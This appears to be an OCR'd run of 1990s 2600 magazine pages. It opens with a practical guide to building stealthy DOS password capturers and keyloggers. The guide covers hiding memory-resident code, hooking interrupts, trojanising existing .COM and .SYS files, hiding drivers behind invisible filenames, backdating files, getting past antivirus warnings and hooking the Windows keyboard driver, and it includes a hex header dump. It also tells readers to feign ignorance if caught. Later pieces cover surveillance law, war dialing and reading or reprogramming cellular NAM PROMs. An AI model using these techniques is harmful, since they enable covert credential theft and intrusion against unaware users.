Stealth TSRs. One of the annoying things about DOS is the mem command showing all the nasty things you're doing. Overcome this by *not* using the dos TSR function (INT 27 or INT 21f31) (all numbers here are in HEX - 21f31 means DOS interrupt 21h function 31h). Instead, allocate a block of memory to call your own (INT 21f48). (I also alter the allocation strategy first (INT 21f5801#2), so I get a chunk of highish memory, not low DOS stuff), copy your TSR code into it, and then trash the PSP of the memory you allocated (mov es,{segment-you- got-from-21f58-less-1}, mov es:word ptr[1],1), then exit. This leaves your allocated memory there forever - it won't show up in almost every memory-printing utility, and the DOS mem command calls your program "————", which always gets ignored by snooping people because they don't know what that means. For Ultra-Stealth, you could vector the memory-chain command (int 21f52[-2]), and take control whenever you want.

Recording to disk. Probably every hacker knows this by now, but lots of freshers keep asking me, so, this is how you do it. Vector int 21. Whenever you want to do a save, *don't* do it immediately, wait until the next call to int 21. Then, before you execute whatever the call is, do your disk save, and then when you're done, let the original int 21 call continue. This works for any non-re-entrant interrupts. If you're really paranoid about being un-noticed, use a bigger buffer, and only write to disk when disk operations are called for in int 21 (e.g., Funcs 39..43 incl.). Then the disk light comes on anyway, so users won't notice your activity.

Capturing Passwords. Recording keys is the best way, but everyone has left out the *most* obvious step. Usually, you don't care what else they type, just what their password and userid are. My stealth password capturer obtains just this for you by simply reading everything on the screen, and only doing the key-recording when it sees the word "password" (case insensitive) on the screen. This solves the what-to-do-when-the-buffer-is-full problems

of recording everything very nicely. (And hey - if the buffer *is* full, you've got so many passwords there, who cares if the disk light flashes for no reason. They're saved safely away for you to retrieve later.) By the way - never just "save" a naughty file. Set the date back as well, or else the clever bastards will use xtree or something to do a showall, and sort by date, and there's your file, for them to look at and delete!

Golden rule. Never get busted. Silver rule. Don't brag about it. Bronze rule. Never use your own account for anything but *real* school/work/uni work. (Is it obvious that I've learned these the hard way, or what?)

People always use the same password. Our whole uni year were given signons to a shitty computer-based-education thing called "Author" which was a PC/Ethernet based thing. It took about 15 minutes messing with menu options, and re-booting etc, while madly pressing Ctrl-Break to get dropped into DOS. Another fifteen minutes of snooping, and I found the access file, which I duly copied. Turns out that it contained, unencrypted, all the details of all the students in my year, including all their passwords. For the next two years, I noticed that about 50 percent of my year (all doing computing) always used the same ones, regardless of the computer they were on (usually with a single "1" as a suffix on unix). In case you're wondering, yes, I did get 100 percent for the CBE-based portion of that subject - serves them right for not encrypting their answers files either....

Legal Implications. I sell my hacking program "PW", and I've made about $1000 so far (initially I charged $250, but I've dropped it heaps as sales have fallen off). Before I took out some major advertising for it, I consulted a lawyer to ensure that I didn't end up in the slammer, and this is what I found out: (it's 100 percent relevant to Australia, and almost certainly the same in the majority of other states and countries). Illegal computer access is almost always a crime one way or another. Suggesting to someone that they go out and commit a crime is usually also a crime (aiding and abetting). So, in order to sell a password capturing program, I must not directly suggest that you use my program to get passwords to break into a computer. I studied the Australian legislation very carefully, and I added two more features to my capture program so that I avoided every possible thing they could throw at me. After I capture the passwords, I encrypt them (so that no one can accidentally discover the passwords that I've captured). Not doing this compromises the security of their system, and might be breaking laws in your state. Also, you don't want just anybody "TYPE"ing your file, and discovering what you're up to! And lastly, in order to un-encrypt them, you need to run a utility, which itself asks for a password before it will run, just to make sure that the law can't get you on a technicality. From the user's point of view, it's best not to get caught collecting passwords, but if you are, feign ignorance, and never tell anyone how to unencrypt them. That way, they can't prove you even possess them.

.COM and .SYS, and . A tricky problem is how to hide the installation of a recording program from a "typical" or even advanced user. My recorder is a dual-format .SYS or .COM program. The .SYS header was hacked carefully, so that it was actually executable.

(How you ask? Whack this into debug, and compare with what a .sys header is supposed to look like, then do a U on it. This is my Mona-Lisa of hacks:

```
0100: 24 00 00 00 00 80 0E 00-10 00 90 EB 41 D0 EB 08
0110: E9 C3 00 28 63 29 20 EA-2E 8C 06 16 00 2E 89 1E
0120: 14 00 CB 81 FF FF FF FF-00 00 18 00 2F 00 00 06
... etc: your code here)
```

This way, you can run it as a .com program from autoexec.bat, or, you can use DEVICE= in config.sys. Note, that the device= kind of files don't have to be .SYS - they can be anything. A beautiful idea is to rename your .sys program to <alt-255> (an invisible hidden character - type it by pressing and holding the alt key, then typing a 2, a 5, and another 5 on the KEYPAD, then releasing the alt key) and add the line device=<alt-255> <space> himem.sys (or whatever). It looks to anyone like this "DEVICE = HIMEM.SYS " but is actually running the hidden-character program (which, incidentally, you can hide with the dos ATTRIB command) and

passing it the dummy parameter HIMEM.SYS which does nothing, but fools the inquisitive.

Adding your own code to the beginning or end of an existing .COM or .SYS is a better idea, and one which I usually employ. My password capturer can manage any of these four possibilities, although you need to hack it yourself usually. Make sure you make the date the same as it was, and I try to make the size similar too - if it was 34672 bytes, and I add 900 bytes to it, I add 100 dummy ones, so it's 35672 now, instead of a whole different number altogether.

Anti-Virus scum. Make sure you run whatever anti-virus things are installed on a PC whenever you mess with executables - in case it is going to warn that something has changed. That way, you can tell it that the change is OK, and it won't alert the user. Also, make sure you test your hacks with as many different anti-virus programs as you can. I've had a few stupid a/v programs mistake my new code for some virus or another, and screw things up for me.

Windows. As many of you key-recording gurus will have noticed by now, windows cuts off the keyboard from DOS when it loads. I also sell a full-featured keyboard usage recorder which records *all* keypresses (DOS and WINDOWS) silently in the background. It also records the typist's "style" (how long they held the key down for, and the delay between this and the previous key) which makes it simple to work out WHO typed it, as well as what was typed. The secret of the windows crack is to monitor all "open-file" commands (INT 21f3D), and when you get one for "KEYBOARD.DRV", *and* windows is being loaded (MOV AX,160A, INT 2F, CMP AX,0h) - another elegant bit of detective work in those 3 lines. (Don't expect to ever read this outside the pages of *2600,* even the undocumented books don't know it!) Then hack the subsequent read, so that the new keyboard ISR (Int. Serv. Rout.) calls you before it services windows (insert an INT 99 or anything unused, which you've revectored to point to your code). Took me two nights to work this one out, and I thoroughly recommend it for those with the means. A damn satisfying hack! Remember to cater for "WIN" and "WIN/S".

Recording keys is also good on your own home PC, because you can record anything that anyone other than yourself gets up to in your absence. I've got mine set up to write a new file every time it loads, in a hidden directory. I did a file sort the other day, based on the likelihood that the typist was me (based on my typing "style"), and sure enough, the last few files were things that someone else had been up to, which I didn't even notice. I've also hacked my COMMAND.COM so that it runs AUTOEXEC.BAK, not .BAT, so that if some smarty comments my key-recorder out of AUTOEXEC.BAT, they still won't disable it. If enough people ask for it, I'll write a boot-sector loader version, so even a floppy-boot won't shut it off.

Test test test. Never leave a hacked PC untested. You've always forgotten something.

Files discussed: PW.COM/PW.SYS My password capturing program I sell for $29, see the Marketplace. RECKEY.EXE My keyboard recorder.

Please continue to send us interesting bits of news. Information yearns to be free!
2600,p.o.box 99,
middle island, ny 11953
2600@well.sf.ca.us
(516) 474-2677 FAX

the 2600 voice bbs has a new number:
(516) 473-2626
(ok, it's not new anymore)

DIGITAL TELEPHONY PASSES

In the waning minutes of the 103rd Congress - 10:30 pm on a Friday night, on the day before they went out of session, Congress approved the law enforcement takeover of the nation's (and the world's, really) phone system to make surveillance easier for themselves. Welcome to the future of communications and don't forget to smile when you bend over, otherwise Big Brother may paddle you also.

So What's the Bill All About?

If you liked Clipper, you'll love this new law. It requires that all telecommunications providers - big and small phone companies and anyone else who wants to provide phone service - redesign their old and new phone systems with a built-in capability for Big Brother to have remote surveillance capability. To do this, it requires that all the telecom standards-setting bodies set their standards based on the U.S. Department of Justice's requirements. If the bodies don't do it to the liking of the FBI and NSA, the Federal Communications Commission can step in and set the standards themselves. In exchange, the telephone companies got a whopping $500,000,000 dollars in taxpayer money (yours and mine) to play with.

Another section of the bill requires that the phone companies buy as much equipment as requested by the FBI to ensure that they will have enough ports to jack into so they can tap in. New York's figures ought to be interesting.

There are several provisions that you hackers and phreaks should be interested in. As a "privacy protection" section, it is now illegal to listen in with a scanner on cordless telephones.

A "technical amendment" to the Electronic Communications Privacy Act now makes it perfectly legal for system operators to listen in on all electronic communications. No more worrying about those annoying disclaimers that if you logon to a particular computer, you are waiving your right to be left in private.

And finally, for you cellular hackers out there, beware - new amendments to 18 USC 1029 (that's the access control fraud law for you uninitiated out there) makes it illegal to possess intending to use, sell, or give a cell phone that has been modified to make free calls or to traffic serial numbers, PINs, or the such.

What About the "Great Privacy Provisions" in the Bill?

In exchange for the most draconian provisions since the 1789 Alien and Sedition Act or the 1940 Smith Act, the DOJ was kind enough to give us a few trivial privacy provisions. Unlike the glowing statements of certain self-interested trojan horse public interest groups, these really do very little for privacy.

There are limits of accessing of transaction records for online services, however, most of the material is available via a subpoena that any government bureaucrat can ask for. For the text of communications, a warrant is required but it is not a standard warrant.

Now it's also illegal to listen in on cordless telephones without a warrant. Does anyone really believe that with over 100 million scanners out there that this provides any meaningful privacy protection? As long as the government tries to prevent the dissemination of cryptography, we cannot really expect meaningful communications privacy over wireless systems.

Why Did It Pass?

To put it bluntly, we were sold down the river. The FBI, with additional support from the CIA, the NSA, the Naval Intelligence, lobbied heavily for the bill. FBI Director Freeh met personally with almost all of Congress. When the final votes were taken, no recorded votes were tallied so there are no fingerprints for angry constituents.

The phone companies took the half billion and rolled over without a whimper. Oh, sure they carped a bit about how much more it would cost but they were really setting the stage to get more money from the public tit in three years when the first money dried up.

The Electronic Frontier Foundation, once a proud, principled group dedicated to civil liberties, is now funded completely by corporations such as AT&T, Bell Atlantic, MCI, and IBM. They followed the wishes of their corporate masters and cut a deal, then claimed victory for trivial privacy protections. At the last minute, EFF co-founder John Perry Barlow called Senator Malcolm Wallop, who was planning to kill the bill, and asked him to allow the bill to pass. Barlow said in comments on *The Well* that he wasn't proud of what he did but that it "was the price of growing up". As if selling one's soul to Satan was a sign of maturity. The FBI told Senators' aides who were concerned about the bill after the public campaign organized by EPIC and Voters Telecom Watch, that "EFF supported the bill so there are no privacy concerns." Many people are still wondering if the lead content in the water fountains at their fancy new downtown offices had been checked lately.

What To Look Forward To Now?

Even before this bill passed, FBI Director Louis Freeh suggested that if the Clipper Chip didn't become as widely successful as the NSA and FBI would like, he would come back to Congress and ask for a ban of all cryptography that they don't keep the keys for. Already a bill was introduced last month that would give the NSA and FBI significant roles in setting all new crypto standards.

It doesn't seem terribly unlikely that next year, maybe the year following, we'll see another push on the hill by the FBI in the guise of a "technical amendment" to extend this bill to all online services. After all, we all know that there are a lot of nasty, dirty, dangerous people using Usenet, IRC, and gopher and shouldn't they be tapped like everyone else.

Anyway, don't just take my word or anyone else's for it, read the bill yourself. You can get a copy via ftp/wais/gopher/www from cpsr.org /cpsr/privacy/communications/wiretap/hr4922_final.txt.

The Risks of War Dialing

by Dr. Delam

<ring> <ring>

"Hello?"

"Yes, you just called my house."

"No I didn't, my computer did, it's war dialing... don't call me again!"

<click>

As the *67 and *69 battle continues, hackers have arrived at creative solutions to annoying callbacks, such as placing an outgoing telco error message on their answering machines. Though this is effective in general, there have been some bizarre incidents.

A hacker had been war dialing with Tone Loc and soon found himself confronted by two very forceful police who were hot on the trail with "trap-n-trace". He had been told his number was on a GTE printout and that he had called not only the same person multiple times, but that he had called other numbers that were being watched. He knew this was a fabrication and stated that he may have dialed the wrong number with his computer, but only once. The one cop remarked that he knew how a computer works and said that the party who was called heard nothing and if a computer had called, the person would have heard a tone. (The cop is as bright as an unplugged dumb terminal.)

In checking the laws concerning the scanning of telephone prefixes with GTE Security in Tampa, a representative stated he knows of no law prohibiting scanning and that it is something that occurs all the time. Some local lawyers have rumored otherwise. It has been stated that merely connecting with a modem can be construed as breaking the law.

Florida statute 815.03 of the "Florida Computer Crimes Act" defines "access" in this way: "to approach, instruct, communicate with, store data in, retrieve data from, or otherwise make use of any resources of a computer, computer system, or computer network".

Simply connecting with a modem can thus be considered "access". A modem is definitely a computer resource; and in connecting with a modem, you are not only approaching, but instructing and communicating with a computer resource.

Statute 815.06, "Offenses against computer users", states "Whoever willfully, knowingly, and without authorization *accesses* or causes to be *accessed* any computer, computer system, or computer network; or whoever willfully, knowingly, and without authorization denies or causes the denial of computer system services to an authorized user of such computer system services, which, in whole or part, is owned by, under contract to, or operated for, on behalf of, or in conjunction with another commits an offense against computer users... an offense against computer users is a felony of the third degree...."

Lawyers have interpreted this as meaning every time you simply make a modem connection to a machine for which you do not have authorization, you are breaking the law. Imagine the implications of one night's scanning with "Tone Loc" or any other software capable of finding and connecting to all modems in a particular telephone prefix. One could easily be charged with 50 felonies; yet, this is what is currently being stated as law. It is true that you knowingly and willingly connect to the machines, however, the question remains: "have those who administer

authorization given you authorization"?

Although administrators may argue that connecting with their computer may occur without "authorization", it cannot be denied that their computer, computer system, or computer network is in the public arena. A choice was made to make the computer available for "access" through public telephone lines, or through a public network. These public telephone lines and public networks are a means of communication for which the public has "authorization" and legitimate access. For anyone to place their computer, computer system, or computer network in connection with a public service, such as the telephone system, there exist certain inherent risks for which the owner or administrator should be rightly responsible.

It is clear stupidity for anyone to place a computer, computer system, or computer network in connection with any publicly accessible system or network without having first instituted appropriate security and continuing to keep abreast of the ever changing issues in computer security.

Most everyone who has ever scanned a telephone prefix has found totally open systems, systems with working defaults, and a vast majority of systems that have no warning sign even close to "private system, keep out" much less a posted definition of what "authorized access" is. If you encounter a system for which a default account lets you in, your knowledge of system defaults is analogous to the knowledge of how a doorknob works... it is simply a commonly known way of getting in. You have successfully gained "access" to a system which has not stated what "authorized" access is, and through the inherent nature of its presence on a public "access" system, for which you are "authorized", you can easily argue that you have legitimate access to the system.

Furthermore, within the terse constructions of computer commands lie many powerful abilities for which the user may not be totally aware of the consequences. A simple keystroke can easily format a hard drive, and the user may have no knowledge of what he or she has done; yet, one can argue that he or she was "authorized" to perform the fateful instruction(s).

As frightening as these facts may be, as a society we must mature and learn to accept new truths. Hackers have an innate ability to adjust to the new rules and new environments that their curiosities have brought them to face. Just as with all other explorers, it is a moral obligation for hackers to not only present their findings, but to present the findings contextually to avoid misinterpretations. Sometimes discoveries are of such a nature that they can only be understood by placing people in direct contact with them; and even then it may take a while before the neophytes grasp the concepts in such a way that they will rightfully respect them. Hackers not only respect and understand computers and their power, but have seen gross misuse of computing power by corporations and the governments.

There have been, and continue to be, blatant vagrancies of inalienable human rights and exploitations of the individual. All of these are done in corporate and governmental motions for which no readily apparent traces exist in the material world. The public is blinded in computer illiteracy and stifled by the media's insidious portrayal of hackers. Hackers have much to say but are rarely heard with open ears. Teddy Roosevelt's philosophy was "Speak softly and carry a big stick." Fortunately, in "cyberspace" there are no sticks. The time has come to adopt the hacker philosophy: speak loudly... communication is everything.

cellular hardware & electronics

by Kingpin
L0pht Heavy Industries

The rapid increase of cellular cloning software has led me to write this article on the other side of cellular hacking - hardware and electronics. Hardly anybody recognizes the complexity behind their phones and other devices, and most people just use the technology without understanding how it works. The hardware and electronic aspect of hacking is equally as important as the software side, and to me is more interesting.

Many older transportable and mobile cellular phones are designed a bit differently inside compared to those built after the mid-1980's. While newer phones store NAM (Number Assignment Module) information inside various types of EEPROMs, older phones store the information in a PROM (Programmable Read-Only-Memory). A PROM cannot be erased once programmed, and is used for specific one-time-programmable applications. Changing the NAM nowadays is easily done through the phone's keypad, but when these older phones were made, there was no visible need to change any of this information once it was programmed. The most common type of PROM used is 32 words by 8 bits (256 bits total) capacity with tri-statable outputs. Each address (word) holds 8 bits. These chips are fairly simple to read, but not as simple to program. One mistake in programming and you will have to start over with a new chip. Many tiny fuses are inside the chip and in order to program a certain bit into that address, the fuse will either break (blow) or stay intact, thus producing a 1 (blown) or a 0 (intact). The fuses in these chips are made from a special type of metal designed to break with a small amount of current. Two popular part numbers for this type of PROM are 74S288 and 82S123.

The NAM PROM is easily accessible and almost always held in a ZIF (Zero-Insertion-Force) socket. Information stored on this chip is as follows (detailed descriptions can be found in various other texts and articles):

SIDH - System Identification for the Home System
L.U. - Local Use Flag
MIN MARK - Send MIN2 (on/off)
MIN2 - Area Code of Mobile Phone Number
MIN1 - Mobile Telephone Number (7 digits)
SCM - Station Class Mark
IPCH - Initial Paging Channel
ACCOLC - Access Overload Class
GIM - Group ID Mark
LOCK CODE - Lock/Unlock Code
E.E. - End-to-End Signalling Flag
REP - Speed Dialing (on/off)
H.A. - Horn Alert Flag
H.F. - Hand-Free Mode (on/off)
P.S. - Preferred System Flag

Reading these chips is easily done with a small circuit which took me only 10 minutes to design and build using a 4040 decade counter and 8 LEDs (for the 8 bit output at each address). Pinouts for the necessary chips are shown at the end of the article. When reading the PROM, use a toggle switch to cycle through each address, writing down a 1 or a 0 for the output of each bit. It seems like a tedious task but it works.

The information in the PROM is stored in a peculiar format general to all of the older model phones. By looking at the 1's and 0's obtained from the PROM and manipulating them in a certain way, you can get whatever NAM data you need. When using the data collected from the PROM, read it in the right (to left) direction. It is stored this way for use by the microprocessor. I am going to use an example from one of my phones (with MIN1 and MIN2 changed) so it will be easier to see the layout - the sections in bold-type are what you want to pay attention to. The format for the NAM storage is as follows:

Word	Binary	Function
00	**0000000**0	00-01 SIDH (15 bits)
01	**11100000**	
02	**1**0000001	MIN MARK (1 bit) + L.U. (1 bit)
03	**11001000**	03-04 MIN2 (10 bits) + Home system A/B (1 bit) + Roam Inhibit (1 bit)
04	0000**1101**	(MIN2 binary = 0100111011)
05	**0111**0000	05-08 MIN1 (24 bits)
06	**10101100**	(MIN1 binary = 111000110101011001100110)
07	**01100110**	
08	0000**0110**	
09	**0000**0000	SCM (4 bits)
0A	**10**000000	0A-0B - IPCH (11 bits)
0B	**10110010**	
0C	**1010**0000	ACCOLC (4 bits)
0D	**1**0000000	P.S. (1 bit)
0E	**0101**0000	GIM (4 bit)
0F	**00100101**	0F-10 LOCK CODE (each digit = 4 bits)
10	**00001010**	0 in code = A in hex - This code: 045
11	**1**0000001	REP (1 bit) + E.E. (1 bit)
12	**0**0000001	H.F. (1 bit) + H.A. (1 bit)
13	10010000	13-1D empty - except for special
14	00000000	[unknown] options.
15	00000000	
16	00000000	
17	00000000	
18	00000000	
19	00000000	
1A	00000000	
1B	00000000	
1C	00000000	
1D	00000000	
1E	**01001011**	NAM Checksum Adjustment
1F	0000000**1**	NAM Checksum

The last two addresses, 1E and 1F, are used for checksum purposes. The NAM Checksum (1F) is simply the (binary) sum of all the bits in the PROM. It must have a "0" in the last two digits and the NAM Checksum Adjustment (1E) is used to make that so. Add whatever bits you need to the Checksum Adjustment after you have reconfigured your NAM information.

To convert MIN2 and MIN1 from binary to the actual numbers (or vice versa), you will have to do the following:

MIN2 - Convert the binary of MIN2 (10 bits) into standard decimal. Using the table below, add one digit to each decimal number, and you will have the area code.

Coded Digit: 0 1 2 3 4 5 6 7 8 9
Phone Digit: 1 2 3 4 5 6 7 8 9 0

MIN1 - First, split up the binary of MIN1 into sections of 10 bits, 4 bits, and 10 bits (there should be 24 bits total in MIN1). Convert the first and last 10 bits like MIN2. As a result, you will have two 3 digit segments. Those are the beginning and the end of the phone number. Convert the middle 4 bits directly into standard decimal, and that will be your middle digit (do not convert like above).


If you want to change the NAM information often and easily, you could substitute an EPROM (Erasable Programmable Read-Only-Memory) in place of the PROM. Since most memory chips are designed to work with one another, using TTL compatible voltages, this becomes possible. The pinouts are not the same (the PROMs are usually 16-pin chips and EPROMs range from 24 to 40-pins), but matching the address lines, Vcc, Ground and outputs should do the trick.

Just convert each 8 bit word from the PROM into its hexadecimal equivalent and program it into the correct address in the EPROM. By using an EPROM instead, it can easily be erased with UV light and reprogrammed with new data.

Contrary to many old text files which said the ESN (Electronic Serial Number) is stored in the same chip as the NAM information, the ESN is stored in another PROM. After identifying virtually every chip in my phone trying to find where the ESN was stored, I came across another 32 word by 8 bit PROM. It was soldered directly onto a separate PC board. Each phone's ESN PROM I have looked at has had the ESN information stored in a different fashion. Try to identify as many chips as you can by using data books and calling the manufacturers.

Cellular phones have much more potential than free calls. Looking at the hardware, the guts of an electronic device, is the best way to learn firsthand how the technology operates.


Below: Pinouts for 74S288/82S123 PROM. **Opposite:** 4040 Decade Counter, and EPROMs (2716 and 2764)



Pin Names


A0–A4	Addresses
$\overline{G}$	Enable
GND	Ground
Q0–Q7	Outputs
V_{CC}	Power Supply

Dual-In-Line Package




Top View


Plastic Leaded Chip Carrier (PLCC)



Top View


+3 TO +15 V
16
15
14
13
12
11
10
9
RESET
CLOCK
11
10
8
9
1
OUTPUTS
12
6
5
7
4
3
2
1
2
3
4
5
6
7
8

TOP VIEW


1
24
A7
A6
A5
A4
A3
A2
A1
A0
D0
D1
D2
GND
VCC
A8
A9
VPP
OE
A10
CE
D7
D6
D5
D4
D3
1
28
VPP
A12
A7
A6
A5
A4
A3
A2
A1
A0
O0
O1
O2
GND
VCC
PGM
NC
A8
A9
A11
OE
A10
CE
O7
O6
O5
O4
O3

NEWS FROM THE FAR SIDE OF THE PLANET

by Les Inconnu

There are 17 million people in Australia and between them they own one million cellular telephones. You can see cellular phones everywhere. Self-employed blue collar workers own them and so do couriers. Salesmen, or anyone in business who has to be on the road owns one. Detectives use them, rather than walkie-talkies. Increasingly, middle-class families will own one, so that Mum and the kids can borrow it when they are away from home or school.

Pagers are almost as popular, with the same sort of people. If a teacher in an Aussie school finds a student with a cellular phone or a pager, the teacher will be concerned that the kid's parents are over-protective; they would not think for a minute that the kid was dealing drugs. It's a different world here.

Cellular phones and pagers are just two examples of the speed with which Australians accept new technology. In fact only the Japanese adopt new technology faster than Australians, with Americans in fourth place (after Singapore). But the trouble with falling in love with technology is that technology does not always return your love. What happens with love gone wrong? Here's an example.

Disasters and the Network

While Europe suffered floods and the USA had snowstorms, my home state and city were recently hit by the worst bushfires since 1942.

The Australian bush is triple-canopy rain forest with Eucalyptus trees and an undergrowth of scrub. California residents will know how well Eucalyptus trees burn, and when the whole forest catches fire it is quite spectacular.

Now bushfires are an annual event but this year was something special when 229 fires linked up in a front 500 miles long. With a 40 knot wind behind it and flames over 100 feet high, this fire moved eastward burning out an area of about two million acres. The fire was big enough to be noticed by the world media, which normally treats the land of Oz with ignore, and here is where the interesting stuff starts.

The first story to hit the world's TV screens was that Sydney was surrounded by fire and that all roads and railways out were cut. Now this happens almost every year and is inconvenient, but nothing to get excited about. But 25 percent of our population are migrants, mostly from non-English speaking countries in Europe and Asia. To their families back in the old country this news brought back recent memories of war and cities under siege, and naturally the old folk reached for their telephones and started to dial. There are relatively few high-capacity links into Australia. One Indian Ocean coax, one coax to Norfolk Island (and on to Hawaii) and one optical fibre to New Zealand (also on to Hawaii) as well as two satellite links. Naturally, there is not much space allocated to these links on gateway exchanges as a normal rule. Telephone engineers design exchanges on the basis of known statistics, but these don't cover cases like 20,000 people from the Greek islands trying to seize circuits in the Athina (Athens) gateway simultaneously. Naturally the gateways started to experience congestion.

In the old hard-wired days a few frames at the exchange would have gone down and the problem would have solved itself. But intelligent exchanges are designed to take care of this sort of thing. Athina took on as much of the load as it could and passed local traffic on to other exchanges. This caused local traffic to become congested. Exchanges at Chaina, Ikaria, and Limasol took on extra loads, causing congestion to their local traffic. As well traffic from Italy and Turkey experienced congestion. Now imagine this story being repeated in a band from Britain, to Western Europe, to the Mediterranean, to the Middle East, to India, to Southern Asia, and to Eastern Asia.

Just like most US cities, Sydney sprawls for about 60 miles North, South, and West of the CBD on Sydney Harbour, and bush penetrates the city along ridges and river valleys. By contrast, European and Asian cities tend to be very compact and nature is kept at bay and under control. When the international media announced that this suburban bush had caught fire, bringing the bush fires right into suburbia and almost to the CBD, it looked to the outside world as though the whole city was on fire. The people back in the old country started to dial with some urgency. If they got a busy signal, they just dialled again. If they did get through to Australia and got no answer, then they assumed that their loved ones were evacuated, or homeless, or burnt alive (when they were probably at work, or shopping, or down the beach), so they dialled whoever they thought had information. The result was massive congestion over local and international circuits across a large part of the world.

Well, the international media's interest in the bushfires died down long before the fires did, and with it the international networks went back to normal. The whole episode would just be a nine day wonder, except that it had all happened before. In 1983 equally massive bushfires swept the states of Victoria and South Australia with even bigger impacts on the international networks, due to the large numbers of people calling in from Europe and the limitations of the equipment of that period. The Europeans made promises that they would take steps to ensure that the resulting congestion, which even impacted on US domestic trunklines, would never happen again, but they were empty promises.

As someone once remarked, the only thing you can learn from history is that no one learns from history.

Electronic Frontier Foundation Funding

NAME	TOTAL 1993 DIRECT PUBLIC SUPPORT
AMERICAN PETROLEUM INSTITUTE	10,000
AT&T	75,000
ADOBE	20,000
APPLE	50,000
CEBMA	5,000
